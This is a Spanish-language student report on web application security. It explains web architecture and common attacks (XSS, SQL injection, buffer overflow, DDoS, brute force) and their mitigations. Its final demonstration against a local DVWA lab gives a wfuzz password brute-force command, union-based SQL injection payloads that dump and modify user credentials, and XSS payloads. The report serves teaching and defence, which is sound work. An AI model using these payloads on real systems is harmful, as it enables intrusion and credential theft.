

Informe

# Seguridad en Aplicaciones Web

---

Integrantes

- Caceres Martin
- Menel Angelo

16 de Junio del 2021

# Índice

<b>Que es una aplicación web</b>	2
<b>Funcionamiento y arquitectura de aplicaciones web</b>	2
Componentes de la arquitectura de una aplicación web	3
DNS	3
Load Balancer	3
Web App Servers	4
Databases	4
Caching Service	4
Job Queue (optional)	4
Full-Text Search Service (optional)	4
Services	4
Data Warehouse	5
CDN	5
<b>Tipos de Ataques más frecuentes</b>	6
Cross Site Scripting	6
Mecanismo de ataque	7
Mitigaciones	7
¿Por qué no usar HTML Entity Encode?	7
Reglas	8
Inyección SQL	8
Tipos de Inyección SQL	9
Mitigaciones	9
Buffer Overflow	9
Stack Smashing	9
Mitigaciones	10
Distributed Denial-of-Service (DDoS)	10
Mitigaciones	10
Brute Force Attack	11
Tipos de ataques	11
Mitigaciones	12
<b>Demostración</b>	12
Fuerza bruta	12
Inyeccion SQL	13
Cross site scripting	13

## Que es una aplicación web

Las aplicaciones web son un tipo de software que se codifica en un lenguaje soportado por los navegadores web y cuya ejecución es llevada a cabo por el navegador en Internet

Estas aplicaciones se programan utilizando una estructura modelada cliente-servidor: el usuario ("cliente") recibe servicios a través de un servidor externo alojado por un tercero.

## Funcionamiento y arquitectura de aplicaciones web

La arquitectura de la aplicación web define las interacciones entre las aplicaciones, los sistemas de middleware y las bases de datos para garantizar que varias aplicaciones puedan trabajar juntas.

Las aplicaciones web se basan en una arquitectura cliente/servidor por un lado está el cliente (el navegador o explorador) y por otro lado el servidor. Existen diversas variantes de la arquitectura básica según cómo se implementan las diferentes funcionalidades de la parte servidor.

El servidor Web distribuye páginas de información formateada a los clientes que las solicitan. Los requerimientos son hechos a través de una conexión de red, y para ello se usa el protocolo HTTP. Una vez que se solicita esta petición mediante el protocolo HTTP y la recibe el servidor Web, éste localiza la página Web en su sistema de archivos y la envía de vuelta al navegador que la solicitó.

## Modelo MVC

El MVC o Modelo-Vista-Controlador es un patrón de arquitectura de software que, utilizando 3 componentes (Vistas, Models y Controladores) separa la lógica de la aplicación de la lógica de la vista en una aplicación

Se utiliza el MVC porque nos permite separar los componentes de nuestra aplicación dependiendo de la responsabilidad que tienen, Esto significa que cuando hacemos un cambio en alguna parte de nuestro código, esto no afecte otra parte del mismo.

- Modelo

- Se encarga de los datos, generalmente (pero no obligatoriamente) consultando la base de datos. Actualizaciones, consultas, búsquedas, etc. todo eso va aquí, en el modelo.
- Vista
  - Son la representación visual de los datos, todo lo que tenga que ver con la interfaz gráfica va aquí. Ni el modelo ni el controlador se preocupan de cómo se verán los datos, esa responsabilidad es únicamente de la vista.
- Controlador
  - Se encarga de manejar instrucciones, recibe las órdenes del usuario y se encarga de solicitar los datos al modelo y de comunicárselos a la vista.

#### Beneficios

- Separación clara de dónde tiene que ir cada tipo de lógica, facilitando el mantenimiento y la escalabilidad de nuestra aplicación.
- Sencillez para crear distintas representaciones de los mismos datos.
- Facilidad para la realización de pruebas unitarias de los componentes, así como de aplicar desarrollo guiado por pruebas
- Reutilización de los componentes.
- Recomendable para el diseño de aplicaciones web compatibles con grandes equipos de desarrolladores y diseñadores web que necesitan gran control sobre el comportamiento de la aplicación.

## Componentes de la arquitectura de una aplicación web

### DNS

DNS o Domain Name System es un sistema fundamental que ayuda a buscar un nombre de dominio y una dirección IP, y de esta manera, un servidor en particular recibe una solicitud enviada por un usuario. Podemos decir que el DNS es como una guía telefónica pero para los sitios web de Internet.

### Load Balancer

Al dirigir las solicitudes entrantes a uno de los múltiples servidores, el balanceador de carga envía una respuesta a un usuario. Por lo general, los servidores de aplicaciones web existen en forma de múltiples copias que se reflejan entre sí. Por lo tanto, cualquier servidor procesa las solicitudes de la misma manera y el equilibrador de carga distribuye las tareas entre ellos para que no se cobren de más.



## Web App Servers

Este componente procesa la solicitud de un usuario y envía documentos (JSON, XML, etc.) a un navegador. Para realizar esta tarea, generalmente se refiere a las infraestructuras de back-end, como la base de datos, el servidor de caché, la cola de trabajos y otras. Además, al menos dos servidores, conectados al balanceador de carga, logran procesar las solicitudes de los usuarios.

## Databases

El nombre de este componente de aplicación web habla por sí solo. La base de datos proporciona instrumentos para organizar, agregar, buscar, actualizar, eliminar y realizar cálculos. En la mayoría de los casos, los servidores de aplicaciones web interactúan directamente con los servidores de trabajos.

## Caching Service

El servicio de almacenamiento en caché proporciona almacenamiento de datos, lo que permite almacenar y buscar datos. Siempre que un usuario obtiene información del servidor, los resultados de esta operación se almacenan en caché. Entonces, las solicitudes futuras regresan más rápido. En una palabra, el almacenamiento en caché le permite hacer referencia al resultado anterior para hacer un cálculo mucho más rápido.

## Job Queue (optional)

La cola de trabajos consta de dos componentes: la propia cola de trabajos y los servidores. Estos servidores procesan trabajos en la cola. Sucede que la mayoría de los servidores web necesitan operar una gran cantidad de trabajos que no son de primordial importancia. Por lo tanto, cuando un trabajo debe completarse, pasa a la cola de trabajos y se opera según un cronograma.

## Full-Text Search Service (optional)

Muchas aplicaciones web admiten la función de búsqueda por texto o la llamada solicitud, y luego, una aplicación envía los resultados más relevantes a un usuario. Con la ayuda de palabras clave, busca los datos necesarios entre una gran cantidad de documentos.

## Services

Cuando una aplicación web alcanza un nivel específico, los servicios se crean en forma de aplicaciones independientes. No son tan visibles entre otros componentes de la aplicación web, pero la aplicación web y otros servicios interactúan con ellos.

## Data Warehouse


Un Data Warehouse es un almacén electrónico donde generalmente una empresa u organización mantiene una gran cantidad de información. Los datos de un data warehouse deben almacenarse de forma segura, fiable, fácil de recuperar y fácil de administrar.

Normalmente, un data warehouse se aloja en un servidor corporativo o cada vez más, en la nube. Los datos de diferentes aplicaciones de procesamiento de transacciones Online (OLTP) y otras fuentes se extraen selectivamente para su uso por aplicaciones analíticas y de consultas por usuarios.

Data Warehouse es una arquitectura de almacenamiento de datos que permite a los ejecutivos de negocios organizar, comprender y utilizar sus datos para tomar decisiones estratégicas. Un data warehouse es una arquitectura conocida ya en muchas empresas modernas.

## CDN

CDN o Content Delivery Network se ocupa del envío de archivos HTML, archivos CSS, archivos JavaScript e imágenes. Entrega el contenido del servidor final en todo el mundo, por lo que la gente puede cargar varias fuentes.



## Tipos de Ataques más frecuentes

Con la aparición de la Web 2.0, el intercambio de información a través de redes sociales y el crecimiento de los negocios en la adopción de la Web como un medio para hacer negocios y ofrecer servicios, los sitios web son constantemente atacados. Los hackers buscan, ya sea comprometer la red de la corporación o a los usuarios finales, accediendo al sitio web y obligándolos a realizar drive-by downloading (Descarga involuntaria de software de ordenador proveniente de Internet).

La mayoría de los ataques a aplicaciones web ocurren a través del cross-site scripting (XSS) e inyección SQL, el cual comúnmente resulta de una codificación deficiente y la falta de desinfección de las entradas y salidas de la aplicación web.

A continuación vamos a ver cuales son los ataques de aplicaciones web más comunes hoy en día:

- Cross Site Scripting
- Inyecciones
- Buffer Overflow
- Fuzzing
- Distributed Denial-of-Service (DDoS)
- Man-In-The-Middle Attack.
- Brute Force Attack
- Phishing

### Cross Site Scripting

Es un tipo de vulnerabilidad informática o agujero de seguridad típico de las aplicaciones Web, que puede permitir a una tercera persona inyectar en páginas web visitadas por el usuario código JavaScript o en otro lenguaje similar.

Es posible encontrar una vulnerabilidad de Cross-Site Scripting en aplicaciones que tengan entre sus funciones presentar la información en un navegador web u otro contenedor de páginas web. Sin embargo, no se limita a sitios web disponibles en Internet, ya que puede haber aplicaciones locales vulnerables a XSS, o incluso el navegador en sí.

## Mecanismo de ataque

Puede ser utilizado para robar información delicada, secuestrar sesiones de usuario, y comprometer el navegador, subyugando la integridad del sistema.

- **Directa:** este tipo de XSS comúnmente filtrado, y consiste en insertar código HTML peligroso en sitios que lo permitan; incluyendo etiquetas como <script> o <iframe>.

Ejemplo: Normalmente el atacante tratará de insertar tags como <iframe>, o <script>, pero en caso de fallar, el atacante puede tratar de poner tags que casi siempre están permitidas y es poco conocida su capacidad de ejecutar código.

```
<BR STYLE="behavior: url(http://yoursite/xss.htc);">
```

```
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
```

```
<IMG SRC=X ONERROR="alert (/XSS/) ">
```

- **Indirecta:** este tipo de XSS consiste en modificar valores que la aplicación web utiliza para pasar variables entre dos páginas, sin usar sesiones y sucede cuando hay un mensaje o una ruta en la URL del navegador, en una cookie, o cualquier otra cabecera HTTP.

Ejemplo: Supongamos que tengo una URL de la siguiente manera

<http://www.example.com/home.asp?frame=menu.asp> , ¿Qué pasaría si se pone como URL del frame un código javascript? *javascript:while(1)alert("Este mensaje saldrá indefinidamente");* Un visitante podrá verlo y verá que es del mismo dominio, suponiendo que no puede ser nada malo y de resultado tendrá un bucle infinito de mensajes.

Un atacante en realidad trataría de colocar un script que robe las cookies de la víctima.

## Mitigaciones

### ¿Por qué no usar HTML Entity Encode?

Esta entidad es útil cuando se busca data de desconfianza dentro del body de HTML, como un <div>, pero no funciona cuando esta data está dentro de un <script> o un eventhandler.



## Reglas

- Usar librerías de seguridad recomendadas para cada lenguaje, que prevenga el XSS.
- Nunca insertar data de desconfianza excepto en lugares permitidos.
- Codificar HTML antes de insertar data dentro de los elementos HTML.
- Codificar atributos antes de insertar data dentro de atributos comunes de HTML.
- Codificar javascript antes de insertar data dentro de variables.
- Codificar CSS y validar antes de insertar data dentro de propiedades de estilo.
- Codificar URL antes de insertar data dentro de parámetros de la URL.
- Evitar Javascript URLs.

## Inyección SQL

Es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar operaciones sobre una base de datos. La vulnerabilidad radica en la incorrecta comprobación o filtrado de las variables utilizadas en un programa que contiene, o bien genera, código SQL.

Se inserta o "inyecta" código SQL invasor dentro del código SQL programado, a fin de alterar el funcionamiento normal del programa y lograr así que se ejecute la porción de código "invasor" incrustado, en la base de datos.

Al ejecutarse la consulta en la base de datos, el código SQL inyectado también se ejecutará y podría hacer un sinnúmero de cosas, como insertar registros, modificar o eliminar datos, autorizar accesos e, incluso, ejecutar otro tipo de código malicioso en el computador.

Ejemplo:

El código SQL original y vulnerable es:

```
search := "SELECT * FROM usuarios WHERE nombre = '" + nombreUsuario + "';"
```

Si un operador malintencionado escribe como nombre de usuario a consultar:

```
Alicia'; DROP TABLE usuarios; SELECT * FROM datos WHERE nombre LIKE '%
```

Se generaría la siguiente consulta SQL:

```
SELECT * FROM usuarios WHERE nombre = 'Alicia';
```

```
DROP TABLE usuarios;
```

```
SELECT * FROM datos WHERE nombre LIKE '%';
```

Se seleccionarán todos los registros con el nombre 'Alicia', se borraría la tabla 'usuarios' y finalmente se seleccionará toda la tabla "datos", que no debería estar disponible para los usuarios web comunes.

## Tipos de Inyección SQL

- **En Banda:** El atacante es capaz de utilizar el mismo canal para insertar el código SQL malicioso en la aplicación, así como para recoger los resultados.
- **Inferencial:** El atacante envía varias consultas a la base de datos para evaluar cómo la aplicación analiza estas respuestas.
- **Fuera de banda:** Implican el envío de datos de la base de datos a una ubicación maligna elegida por el atacante. En MySQL, las funciones LOAD\_FILE() y INTO OUTFILE pueden ser usadas para solicitar a MySQL que transmita los datos a una fuente externa.

## Mitigaciones

- Validar las entradas del usuario.
- Desinfectar los datos limitando los caracteres especiales.
- Utilice procedimientos almacenados en la base de datos
- Cifrado: mantenga sus secretos en secreto
- No muestre más de lo necesario en mensajes de error
- Crear declaraciones preparadas y queries parametrizadas
- Monitoreo continuo de declaraciones SQL

## Buffer Overflow

Es un error de software que se produce cuando un programa no controla adecuadamente la cantidad de datos que se copian sobre un área de memoria reservada (buffer).

En las arquitecturas comunes de computadoras no existe separación entre las zonas de memoria dedicadas a datos y las dedicadas a programa, por lo que los bytes que desbordan el buffer podrían grabarse donde antes había instrucciones, lo que implicaría la posibilidad de alterar el flujo del programa, llevándolo a realizar operaciones imprevistas por el programador original.

## Stack Smashing

Es un tipo de buffer overflow que es aprovechado por algunos virus y otros programas maliciosos para tomar control sobre una aplicación, o provocar su terminación. Esto sucede cuando, por algún error imprevisto, se ingresa a la pila de la aplicación más datos que los que ésta puede contener, lo que provoca que esta se "desborde" y algunos datos se sobreescriben.

## Mitigaciones

La forma más sencilla de prevenir estas vulnerabilidades es simplemente usar un lenguaje que no permita el uso del buffer.

Los compiladores suelen utilizar valores randoms insertándose en el stack después de cada buffer, éste puede alertar de algún peligro comparándose contra el valor original, si hubo alguna modificación, el programa puede terminarse o mandar un estado de error.

A través del uso de funciones seguras de manejo de buffers, compiladores con propiedades de seguridad y el sistema operativo, se puede lograr una sólida defensa contra el buffer overflow.

## Distributed Denial-of-Service (DDoS)

Un ataque distribuido de denegación de servicio (DDoS) es cuando un atacante, o atacantes, intentan hacer imposible la entrega de un servicio. Esto se puede lograr frustrando el acceso a prácticamente cualquier cosa: servidores, dispositivos, servicios, redes, aplicaciones e incluso transacciones específicas dentro de las aplicaciones.

Generalmente, estos ataques funcionan ahogando un sistema con solicitudes de datos. Esto podría estar enviando a un servidor web tantas solicitudes para servir una página que se bloquea bajo la demanda. El resultado es el ancho de banda de Internet disponible, la capacidad de la CPU y la RAM se ve abrumada.

Hay tres clases principales de ataques DDoS:

1. Los ataques basados en volumen utilizan cantidades masivas de tráfico falso para abrumar un recurso como un sitio web o un servidor. Incluyen ICMP, UDP y ataques de inundación de paquetes falsificados. El tamaño de un ataque basado en volumen se mide en bits por segundo (bps).
2. Los ataques a la capa de aplicación se llevan a cabo inundando aplicaciones con solicitudes creadas con fines malintencionados. El tamaño de los ataques a la capa de aplicación se mide en solicitudes por segundo (RPS).

Para cada tipo de ataque, el objetivo es siempre el mismo: hacer que los recursos en línea sean lentos o que no respondan por completo.

## Mitigaciones

- Para prevenir estos ataques se tiene que bloquear el tráfico “malo” antes de que llegue al sitio, aprovechando la tecnología de identificación de visitantes que diferencia entre los

visitantes legítimos del sitio web (humanos, motores de búsqueda, etc.) y los clientes automatizados o maliciosos.

- Estos ataques pueden ser mitigados absorbiéndose con una red global de centros de depuración que se escalan, a pedido, para contrarrestar los ataques DDoS
- Se debe monitorear el comportamiento de los visitantes, bloquear bots maliciosos conocidos y desafiar entidades sospechosas o no reconocidas con pruebas JS, desafío de cookies e incluso CAPTCHA.

## Brute Force Attack

Un ataque de fuerza bruta utiliza prueba y error para adivinar la información de inicio de sesión, claves de cifrado o encontrar una página web oculta. Los hackers trabajan con todas las combinaciones posibles con la esperanza de adivinar correctamente.

Estos ataques se realizan por "fuerza bruta", lo que significa que utilizan intentos excesivos de fuerza para intentar "forzar" su acceso a sus cuentas privadas.

Este es un método de ataque antiguo, pero sigue siendo eficaz y popular entre los piratas informáticos. Porque dependiendo de la longitud y complejidad de la contraseña, descifrarla puede llevar desde unos pocos segundos hasta muchos años.

### Tipos de ataques

- Ataques simples de fuerza bruta
  - Los Hackers intentan adivinar lógicamente sus contraseñas, sin la ayuda de herramientas de software u otros medios. Estos pueden revelar contraseñas y PIN extremadamente simples por ejemplo "contraseña"
- Ataques de diccionario
  - En un ataque estándar, un hacker elige un objetivo y ejecuta posibles contraseñas contra ese nombre de usuario. Estos se conocen como ataques de diccionario. Los ataques de diccionario son la herramienta más básica en los ataques de fuerza bruta. Se utilizan diccionarios completos y aumentan las palabras con caracteres y números especiales o utilizan diccionarios de palabras especiales, pero este tipo de ataque secuencial es engorroso.
- Ataques de fuerza bruta inversa
  - Como su nombre lo indica, un ataque de fuerza bruta inversa revierte la estrategia de ataque al comenzar con una contraseña conocida. Luego, los hackers buscan millones de nombres de usuario hasta que encuentran una coincidencia. Muchos de estos delincuentes comienzan con contraseñas filtradas que están disponibles en línea a partir de violaciones de datos existentes.

- Relleno de credenciales
  - Si un pirata informático tiene una combinación de nombre de usuario y contraseña que funciona para un sitio web, también lo probará en muchos otros. Dado que se sabe que los usuarios reutilizan la información de inicio de sesión en muchos sitios web, son los objetivos exclusivos de un ataque como este.

## Mitigaciones

- Para evitar este tipo de ataques se tendría que obligar a nuestros usuarios a elegir contraseñas de una cierta longitud con algún carácter especial y/o mayúsculas combinadas con minúsculas para dificultar los ataques de fuerza bruta.
- También para evitar muchos intentos se debería implementar un mecanismo para limitar el intento de ingresos de los atacantes. Esto se podría realizar a través de un captcha
- Desde el punto de vista del usuario se debería elegir elegir contraseñas únicas para cada sitio y tener contraseña difícil de adivinar

## Demostración

Para la demostración usamos una aplicación web llamada Damn Vulnerable Web Application (DVWA). Sus principales objetivos son ayudar a los profesionales de la seguridad a poner a prueba sus habilidades y herramientas en un entorno legal, ayudar a los desarrolladores web a comprender mejor los procesos de protección de las aplicaciones web y ayudar a los profesores / estudiantes a enseñar / aprender sobre seguridad de las aplicaciones web en un entorno de aula.

Esta aplicación fue montada en una máquina virtual corriendo kali linux y de ahí usamos mariadb para la bases de datos y apache server para el servidor.

Para demostrar pocas prácticas de seguridad utilizamos los ataques de fuerza bruta, inyección SQL y Cross site scripting.

## Fuerza bruta

Con la herramienta wfuzz y con el usuario admin que sacamos de la inyección sql probamos acceder la la una lista de contraseñas

```
wfuzz --hs "incorrect" -c -w wpa2-wordlists/PlainText/baby.txt -b 'security=low;
PHPSESSID=idg7chuihuthkfov63u1ot9s4'
'http://127.0.0.1/DVWA/vulnerabilities/brute/?username=admin&password=FUZZ&Login=Login#'
```

## Inyeccion SQL

Primero a través del URL verificamos si en el campo de texto es vulnerable para un ataque con inyección intentado que la página nos devuelva un error a través de comandos SQL.

- `id=2'`

Lo próximo que debemos hacer es verificar cuantas columnas tiene la tabla que modifica el campo

- `id=1' order by 1--+`
- `id=1' order by 1,2--+`
- `id=1' order by 1,2,3--+`

Podemos ver que tiene 2 columnas nomas

- `id=1' union select 1,2 --+`

Ahora vamos a ver el nombre de la base de datos y la versión en uso de la misma

- `id=1' select database(),version()--+`

Seguido a esto podemos ver cuales son las tablas en las bases de datos y vemos que nuestro objetivo tiene el nombre de users

- `id=1' union select 1,table_name from information_schema.tables--+`

Ahora podemos buscar las columnas en donde la tabla tenga el nombre users pero no podemos poner user directamente por eso lo ponemos en decimal y luego lo convertimos en char

- `id=1' union select 1,column_name from information_schema.columns where table_name="users" --+`
- `id=1' union select user,password from users --+`


Pruebo actualizar un usuario

- `; update users set first_name='martin', last_name = 'caceres' , password=md5(contraseña) where user_id = 4 ; --+`

[MD5 Decrypt online](#)

## Cross site scripting

Dificultad baja no existe medidas

 Dificultad media solo en el mensaje

Dificultad alta no permite el tag script

```
<script>alert("hola")</script>
```

```
<a onclick="alert(1)">test</a>
```

```
<script>>window.location("http\\:ucc.edu.ar")</script>
```